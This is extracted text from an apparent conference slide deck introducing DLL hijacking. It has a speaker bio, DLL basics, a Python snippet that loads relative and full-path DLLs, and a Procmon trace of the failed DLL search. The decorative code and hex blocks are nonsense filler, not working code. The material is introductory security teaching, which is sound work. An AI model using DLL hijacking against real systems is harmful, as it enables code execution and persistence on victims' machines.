

A DEEP DIVE INTO DLL HIJACKING

WHO?

- Matei-Anthony Josephs
- Senior Penetration Tester
- Founder of HiveHack
- University of Portsmouth:
 - BSc Criminology with Psychology
 - MSc Cybercrime and Intelligence
- OSCP, CRTO, eWPT and a few others
- Led the Security Analysis team at a large telecom company (see my LinkedIn)
- NATO CCDCOE Locked Shields 2023
- Blue Team Member



CCDCOE





UNIVERSITY OF
PORTSMOUTH



WHAT?

- Deep Dive Into DLL Hijacking (or as deep as we can go within a 30-minute window)
- Practical presentation including real-world examples
- Should help you find your first DLL Hijacking vulnerability or help you improve your workflow



```
if (IsPrepared && number < prepared)
{
    static string HighOrderChar(string s1, string s2)
    {
        return s1.Prepare(s2);
    }

    else
    {
        HighOrderChar(s1, s2, numbers, out shortLength);
        out CopiedHighOrderChar(numbers, shortLength, highOrderChar);



        if (number < 4)
        {
            return HighOrderChar(s1, s2, numbers, out shortLength);
        }

        static void HighOrderChar(string s1, string s2,
        if (number > 2 && number < 4)
        {
            s1.Length > s2.Length)
            return false;
        }

        return HighOrderChar(s1, s2, numbers, out shortLength);
    }
}
```

WHY?

- Popular technique
- Used, but not really understood
- Actively exploited by Red Teams and Threat Actors
- Found in popular software – VENDORS WILL NOT FIX!!! >:)



WHAT ARE DLLS?

- Dynamic Link Libraries
- Microsoft's implementation of shared libraries
- Similar to executables – Portable Executable format
- Not directly executable – must be loaded by other DLLs or EXEs





97D011A56AFE
2756B013A00A
F66156420736
F7D011A0010A
0011BFF12FF
6616E7433E23
1F61630732C2
301261736B62
8508C2652061
D00FA6318871
2C20616B7C12
94C028BE5BF7

A63011B41206D65616E20776F6C6620776
4B400FF7020746F2065617420746865206
71A007D6C20616E642074686520601F6F6
05B342C6E20746865206261736B65742E2
A01006E207365637265746C79207374616
70900AA2068657220626568696E6420747
A001020732C206275736865732C2073685
21000C3732C20616E64207061746368651
36C1076C6206C6974746C6520616E64207
C7500A16C2067726173732E2048652061A
1F6202E6F6163686573204C697474CC652
001016C6420526964696EA120486FAF642
14210656420736865206E61C3AF76656C7

ADVANTAGES OF DLLS


MODULARITY

CODE


REUSABILITY

EFFICIENCY

PROOF OF CONCEPT DLL IN C



RUNNING THE DLL



LOADING DLLS IN PYTHON




```
import ctypes


try:
    kernel32 = ctypes.WinDLL("kernel32.dll")
    kernel32.LoadLibraryW("relative.dll")
    kernel32.LoadLibraryW(r"C:\Users\full.dll")

except Exception as e:
    print(f"Error loading DLL: {e}")
```

SEEING OUR POC IN PROCMON

					
Time of Day	Process Name	PID	Operation	Path	Result
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\Matei.Josephs\Anaconda3\envs\py39\relative.dll	NAME NOT FOUND
